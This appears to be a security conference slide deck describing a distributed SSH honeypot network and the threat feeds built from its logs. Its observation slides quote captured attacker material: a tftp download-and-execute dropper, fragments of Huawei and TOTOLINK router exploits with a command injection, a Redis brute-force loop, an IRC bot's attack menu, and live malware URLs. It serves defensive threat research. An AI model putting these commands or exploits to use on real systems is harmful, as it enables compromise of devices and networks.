Collecting Threat Data Using Distributed Deception

Michael Edie
Sr. Security Engineer
BSidesAugusta 2022

WHOAMI

- Computer Science
- Army Tank Mechanic
- SmashTheStack
- Spaces > Tabs
- Cryptocurrency
- Husband and Father
- Motorcycle Rider (GSXR1000)
- Anime (Demon Slayer, AoT, DBZ)

Twitter: @tankmek

Definitions: Threat Data

"…[L]ists of IoCs, such as malicious IP addresses, domains, and file hashes, but it can also include vulnerability information..."

- Recorded Future

"A piece of information, a fact, or a statistic."

- Intelligence-Driven Incident Response

Definitions: Deception

A collection of traps and decoys that imitate genuine assets. If an intruder triggers a decoy, the server logs and monitors the attack vectors utilized throughout the engagement.

RAPID7

AGENDA


Architecture

Automations

Observations

Lessons Learned

Architecture


1
2
3
splunk>
VPS Provider 1 (Asia)
splunk>
VPS Provider 2 (Europe)
splunk>
VPS Provider 3 (USA)
Log data
Splunk SIEM
aws
Query data
Splunk Search Head
VPS Provider 4
API traffic
OPEN THREAT EXCHANGE
Feed updates
GitHub

Automations

Automations

Splunk Queries

Honeypot Deploy

Feed Generation

Splunk Query: IP Feed

```
index=honeypot eventtype="login_success"
| stats earliest(_time) AS first_seen, dc(host) AS sensor, latest(_time) AS last_seen by src_ip
| fieldformat first_seen=strftime(first_seen, "%Y%m%d %X")
| fieldformat last_seen=strftime(last_seen, "%Y%m%d %X")
| iplocation src_ip
| eval Country = if(isnull(Country), "Unknown", Country)
| lookup tor_exit_nodes exit_node_ip AS src_ip OUTPUTNEW exists AS tor_exit_node
| eval "tor_exit_node"=coalesce('tor_exit_node', "false")
| table src_ip, Country, last_seen, first_seen, tor_exit_node, sensor
| outputlookup override_if_empty=false ip_threat_feed.csv
```

Splunk Report: IP Feed

splunk>enterprise Apps ▾ Michael Edie ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

IP Threat Feed

Edit ▾ More Info ▾ Add to Dashboard

This scheduled report runs daily, at 2:00. Its time range is all time. The following results were generated a day ago.

✓ **94,839 events** (3/2/18 10:11:20.000 AM to 9/8/22 2:00:00.000 AM) Job ▾

43,258 results 20 per page ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

src_ip	Country	last_seen	first_seen	tor_exit_node	sensor
1.0.99.90	Japan	20210302 23:23:02	20210302 15:13:27	false	1
1.1.118.125	Japan	20220629 12:33:00	20220629 12:33:00	false	1
1.10.141.254	Thailand	20211025 03:20:42	20211025 03:20:42	false	1
1.10.215.217	Thailand	20220814 16:12:31	20220814 16:11:27	false	1
1.10.246.179	Thailand	20210314 06:30:12	20201231 21:59:37	false	2
1.11.201.18	South Korea	20210522 09:20:21	20210522 09:20:21	false	1
1.116.1.22	China	20210727 22:42:07	20210709 07:37:06	false	1
1.116.1.239	China	20220215 15:51:04	20220215 15:31:32	false	1

Splunk Query: URL Feed

```
index=honeypot eventid="cowrie.command.input"
| rename attempted_url AS indicator
| stats earliest(_time) AS first_seen, dc(host) AS sensor, latest(_time) AS last_seen by indicator
| fieldformat first_seen=strftime(first_seen, "%Y%m%d %X")
| fieldformat last_seen=strftime(last_seen, "%Y%m%d %X")
| eval type = if(match(indicator, "http(s)?://[^/]+/(?<match>[^/]+)"), "URL", "invalid")
| where type="URL"
| eval list="mozilla"
| `ut_parse_extended(indicator, list)`
| search  NOT
    [inputlookup alexa-top-1m
    | rename domain AS ut_domain
    | fields ut_domain]
| table indicator, type, last_seen, first_seen, sensor, ut_domain
| outputlookup override_if_empty=false url_threat_feed.csv
```

Splunk Report: URL Feed

splunk>enterprise Apps ▾ Michael Edie ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

URL Threat Feed

Edit ▾ More Info ▾ Add to Dashboard

This scheduled report runs daily, at 4:00. Its time range is all time. The following results were generated 10 hours ago.

✓ **1,216,097 events** (3/2/18 10:11:20.000 AM to 9/9/22 4:00:00.000 AM) Job ▾

298 results 20 per page ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

indicator	type	last_seen	first_seen	sensor	ut_domain
http://101.42.232.27/linux	URL	20220830 09:44:37	20220830 09:44:37	1	101.42.232.27
http://101.51.121.167/scripts/23	URL	20220824 22:37:27	20220824 22:37:27	1	101.51.121.167
http://101.51.121.167/scripts/23s	URL	20220824 22:37:27	20220824 22:37:27	1	101.51.121.167
http://101.51.121.206/scripts/23	URL	20220807 08:54:17	20220805 07:44:52	1	101.51.121.206
http://101.51.121.206/scripts/23s	URL	20220807 08:54:17	20220805 07:44:52	1	101.51.121.206
http://102.37.154.200/huh.sh	URL	20220715 02:05:59	20220715 02:04:33	1	102.37.154.200
http://103.136.40.243/z.sh	URL	20220426 16:06:32	20220426 16:06:32	1	103.136.40.243
http://103.76.181.17/AkitaXss/bin.x86	URL	20220629 01:16:06	20220629 01:16:06	1	103.76.181.17
http://104.244.74.191/xmrig	URL	20220616 21:16:33	20220616 21:16:33	1	104.244.74.191

Ansible: Honeypot Playbook

```yaml
- hosts: honeypots
  become: yes
  become_user: root
  roles:
    - cowrie
    - splunk_uf
```

Cowrie Playbook Demo

```
→  splunkuf-deploy ansible-playbook playbooks/deploy-splunkuf.yml

PLAY [honeypots] ***********************************************************************************************

TASK [Gathering Facts] *****************************************************************************************
ok: [beer]

TASK [splunkuf : include_tasks] ********************************************************************************
included: /home/naruto/automation/ansible/splunkuf-deploy/roles/splunkuf/tasks/install-splunkuf.yml for beer

TASK [splunkuf : create splunk work directory] *****************************************************************
ok: [beer]

TASK [splunkuf : copy splunk package to work directory] ********************************************************
ok: [beer]

TASK [splunkuf : verify file copied correctly (sha256)] ********************************************************
ok: [beer]

TASK [splunkuf : debug] ****************************************************************************************
ok: [beer] => {
    "msg": "SHA256 Checksum: Good"
}

TASK [splunkuf : install splunk package (RHEL Family)] *********************************************************
```

```
➜  cowrie-deploy git:(main) ✗ ansible-playbook playbooks/deploy-honeypot.yml
```

GitHub: Threat Data Feeds

```
1  function ip_feed_commit {
2     # file exists and filesize is not zero
3      if [[ -f ${LOCAL_DIR}/${IP_FEED_FILE} && -s ${LOCAL_DIR}/${IP_FEED_FILE} ]]; then
4          # check if number of columns is uniform throughout
5          grep -vE '^([^,]+,){5}[^,]+$' ${LOCAL_DIR}/${IP_FEED_FILE}
6          if [ $? -eq 1 ]; then
7           #   echo "csv has uniform columns"
8              diff --brief <(sort ${LOCAL_DIR}/${IP_FEED_FILE}) <(sort ${GIT_DIR}/${IP_FEED_FILE}) >/dev/null
9              if [ $? -eq 1 ]; then
10                 echo "IP file changed"
11                 # file changed copy new version and commit
12                 cd ${GIT_DIR}
13                 cp ${LOCAL_DIR}/${IP_FEED_FILE} .
14                 ${GIT} commit -am "automated IP feed update"
15                 ${GIT} push ${GIT_REPO}
16             fi
17         fi
18     fi
19 }
```

https://github.com/tankmek/threatfeed

AlienVault: OTX Pulse

Dashboard | Browse | Scan Endpoints | Create Pulse | Submit Sample | API Integration

Fakelabs Honeynet Project

CREATED 3 MONTHS AGO | MODIFIED 4 MINUTES AGO by mechanic | Public | TLP: White

I have several servers in the US, Europe, and Asia running modified versions of cowrie, a medium interaction ssh honey pot. This pulse is the download additional software to one of the systems. I have removed domains that are listed in the Alexa Top 1 Million.

REFERENCES: https://blog.edie.io/2020/04/30/diy-ip-threat-feed/
https://github.com/tankmek/threatfeed

TAGS: cowrie, ssh, honeypot

GROUPS: APT,
Fakelabs Researchers

ATT&CK IDS: T1110 - Brute Force, T1110.004 - Credential Stuffing, T1083 - File and Directory Discovery, T1098.004 - SSH Authorized Keys,

https://otx.alienvault.com/pulse/62b111807cf993489def0c3b

AlienVault: OTX Pulse

TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
IPv4	110.49.17.92		Unauthorized SSH access. (Thailand)	Sep 9, 2022, 1:44:10 PM	●	19
IPv4	109.173.122.75		Unauthorized SSH access. (Russia)	Sep 9, 2022, 1:39:51 PM	●	78
IPv4	108.235.170.224		Unauthorized SSH access. (United States)	Sep 9, 2022, 1:39:51 PM	●	5
IPv4	103.79.76.48		Unauthorized SSH access. (United States)	Sep 9, 2022, 12:56:51 PM	●	1
IPv4	103.66.48.67		Unauthorized SSH access. (India)	Sep 9, 2022, 12:56:51 PM	●	57
IPv4	103.215.221.158		Unauthorized SSH access. (Iran)	Sep 9, 2022, 12:48:13 PM	●	33
IPv4	1.117.62.71		Unauthorized SSH access. (China)	Sep 9, 2022, 12:18:06 PM	●	0
URL	https://winrar.clan.su/autobnc.tar		Ingress Tool Transfer (T1105).	Sep 7, 2022, 3:44:36 AM	●	0
URL	http://79.110.62.20/Fourloko.sh		Ingress Tool Transfer (T1105).	Sep 7, 2022, 3:40:02 AM	●	6
URL	http://45.80.175.148/k.php?a=x86_64,1C465T01D01GYP89H		Ingress Tool Transfer (T1105).	Sep 7, 2022, 3:40:02 AM	●	0

https://otx.alienvault.com/pulse/62b111807cf993489def0c3b

AlienVault: OTX Pulse

OpenIOC

https://otx.alienvault.com/pulse/62b111807cf993489def0c3b

Observations

Observations: Passwords


```
index=honeypot eventtype=login_attempt
| top limit=10 password
```

✓ **8,213,993 events** (before 9/21/22 9:10:49.000 AM)

Observations: Passwords

password	count
123456	170604
123	60780
nproc	52849
password	43120
1234	30290
12345	27244
1	25286
root	24126
admin	15011
test	14045

Observations: Passwords



Observations: IoT Malware

Mirai Variants:

- Gafgyte (Bashlite)
- Miori
- Beastmode
- SORA
- Muhstik
- RapperBot

RapperBot Malware

- Discovered in June 2022
- Drops link to YT rap video after execution
- Uses parts of Mirai code base
- Initial Access // Not DDoS
- unique identifier of “SSH-2.0-HELLOWORLD”.

Observations: IoT Malware

```
Active connections: %d
Sent SYN! %d.%d.%d.%d:%d!
Attempting to connect! %d.%d.%d.%d:%d!
Connected! %d.%d.%d.%d:%d!
Recv'd %d bytes on state %d!
SSH_IN
SSH-
NO 1 - %d.%d.%d.%d
CHACHA SLIDE
NO 2 - %d.%d.%d.%d
I AM CURRENTLY CHACHA SLIDING ACCROSS SSH RN
Got %d packets!
Service accepted! %d - %d.%d.%d.%d
admin
SSH2_MSG_GLOBAL_REQUEST - %d.%d.%d.%d:%d %s:%s
SSH2_MSG_USERAUTH_BANNER - %d.%d.%d.%d:%d %s:%s
```

Perl Scripts

```
##  GratiS Perl IrcBot v2.0 / 2017 by DjKISS          ## [ Help ] ######## [ Encoders ] ##############
##      Stealth MultiFunctional IrcBot writen in Perl          ##############################
##        Works on every system with PERL installed            ##  !u @system    ##  !u @md5encode <word>
##                                                             ##  !u @version   ##  !u @md5decode <md5hash> (32ch)
##     This is a free program used on your own risk.           ##  !u @channel   ##  !u @b64encode <word>
##        Created for educational purpose only.                ##  !u @flood     ##  !u @b64decode <b64hash>
## I'm not responsible for the illegal use of this program.    ##  !u @utils     ##  !u @encode <word>
## [ Channel ] ################## [ Flood ] ################################## [ Utils ] ##############
##  !u @join <#channel>          ##  !u @udp1 <ip> <packet size> <time>       ##  !u @cback <ip> <port>
##  !u @part <#channel>          ##  !u @udp2 <ip> <packet size> <time>       ##  !u @downlod <url+path> <file>
##  !u !uejoin <#channel>        ##  !u @tcp <ip> <port> <packet size> <time> ##  !u @portscan <ip>
##  !u !op <channel> <nick>      ##  !u @http <site> <time>                   ##  !u @mail <subject> <sender>
##  !u !deop <channel> <nick>    ##  !u @encode <word>                        ##          <recipient> <message>
##  !u !voice <channel> <nick>   ##  !u @ctcpflood <nick>                     ##  !u pwd;uname -a;id <for example>
##  !u !devoice <channel> <nick> ##  !u @msgflood <nick>                      ##  !u @port <ip> <port>
##  !u !nick <newnick>           ##  !u @noticeflood <nick>                   ##  !u @dns <ip/host>
##  !u !msg <nick>               ##                                           ##
##  !u !quit                     ##                                           ##
##  !u !uaw                      ##                                           ##
```

Bash Scripts Galore

```
#!/bin/bash
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r mips -g 198.23.209.128;cat mips >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r mipsel -g 198.23.209.128;cat mipsel >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r sh4 -g 198.23.209.128;cat sh4 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r x86 -g 198.23.209.128;cat x86 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv7l -g 198.23.209.128;cat armv7l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv6l -g 198.23.209.128;cat armv6l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r i686 -g 198.23.209.128;cat i686 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r powerpc -g 198.23.209.128;cat powerpc >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r i586 -g 198.23.209.128;cat i586 >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r m68k -g 198.23.209.128;cat m68k >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r sparc -g 198.23.209.128;cat sparc >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv4l -g 198.23.209.128;cat armv4l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r armv5l -g 198.23.209.128;cat armv5l >badbox;chmod +x *;./badbox
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r powerpc-440fp -g 198.23.209.128;cat powerpc-440fp >badbox;chmod +x *;./badbox
```

Observations: DOTA

Event


```
{ [-]
   eventid: cowrie.session.file_upload
   filename: dota.tar.gz
   message: SFTP Uploaded file "dota.tar.gz" to
var/lib/cowrie/downloads/2d6e2e1c77c80e8d0198ae76e7bb40db524f1e699211b554a126d20802f985f3
   outfile: var/lib/cowrie/downloads/2d6e2e1c77c80e8d0198ae76e7bb40db524f1e699211b554a126d20802f985f3
   sensor: sheep
   session: bfc930e636be
   shasum: 2d6e2e1c77c80e8d0198ae76e7bb40db524f1e699211b554a126d20802f985f3
   src_ip: 151.252.105.133
   timestamp: 2020-10-23T22:47:00.836111Z
}
```


TSM Binaries

Anacron / Cron (XMRig)

Shell Scripts

Obfuscated Perl Script

Observations: Huawei Exploit

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway",
97e19c", algorithm="MD5", qop="auth", nc=00000001, cnonce="248d1a2560100
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soa
emas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(busybox wget -g
NewStatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgra
Astra_MADE
```

New exploits bolted onto Mirai variants

Observations: TOTOLINK Exploit

```
Content-Length:
Connection: keep-alive
Authorization: Basic
HTTP
TOTOLINK
Server: Http Server
Basic realm=
HTTP/1.1 200
HTTP/1.0 200
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46U29wb3J0ZWhmYw==
Content-Type: application/x-www-form-urlencoded
Server: mini_httpd/1.19 19dec2003
QVCVKA
```

XOR binary strings reveals payload

Observations: Transcript Demo

```
➜  tty python3 ~/fhp/honeypot/cowrie/bin/playlog -m5 -c madhu-tty
```

Observations: H2Miner

Scans for vuln redis servers

Bundled masscan 10.0.0.0/8 172.16.0.0/12 192.168.0.0/16

Brute force using hardcoded credentials

```
cat /tmp/redis_vuln.txt | while read line; do
cat /tmp/.dat | timeout 3 redis-cli -h $line &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a redis &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a root &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a oracle &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a password &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a p@ssw0rd &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty &>/dev/null &
cat /tmp/.dat | timeout 3 redis-cli -h $line -a qwerty123 &>/dev/null &
```

Observations

Decrypting Mirai variant binary strings (Simple XOR)

```
svit
GET / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0
Connection: close
PMMV
KACVAJ
PGRMPV
CFOKL
CFOKL
CFOKL"
CFOKL
CFOKL
CFOKL
```

```
6
7   static uint32_t table_key = 0xdeadbeef;
8
```

```
80  void *x(void *_buf, int len)
81  {
82      unsigned char *buf = (char *)_buf, *out = malloc(len);
83      int i;
84      uint8_t k1 = table_key & 0xff,
85              k2 = (table_key >> 8) & 0xff,
86              k3 = (table_key >> 16) & 0xff,
87              k4 = (table_key >> 24) & 0xff;
88
```

